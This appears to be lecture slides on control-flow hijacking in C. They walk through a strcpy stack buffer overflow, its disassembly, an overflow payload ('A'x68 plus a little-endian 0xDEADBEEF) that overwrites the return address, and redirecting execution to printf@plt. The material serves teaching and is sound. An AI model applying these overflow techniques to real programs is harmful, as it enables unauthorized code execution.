
cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




Hijack Control Flow – How?

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```



Hijack Control Flow – Ret Addr

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




Agenda

Control Flow Hijacks



Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction




What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.

- C does not check that writes are within the bounds of a memory region

Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```




Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




"123456"

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




"A"x68 . "\xEF\xBE\xAD\xDE"

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




Frame teardown—1

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



leave
1. mov %ebp,%esp
2. pop %ebp


← %esp

Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



%ebp = AAAA

leave
1. mov %ebp,%esp
2. pop %ebp

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```

%eip = 0xDEADBEEF
(probably crash)

Hijack to Real Code

How do we hijack execution to real code?

Replace 0xDEADBEEF with the address of a function in the program (**printf** in the project).

How do you find the address of printf?

Use **objdump -dl binary | less**

Search for printf (library function, so use **printf@plt**)

How do pass arguments to printf?

Also, via the stack. Generally, the next value on the stack, but could be later – not far tho (trial and error)

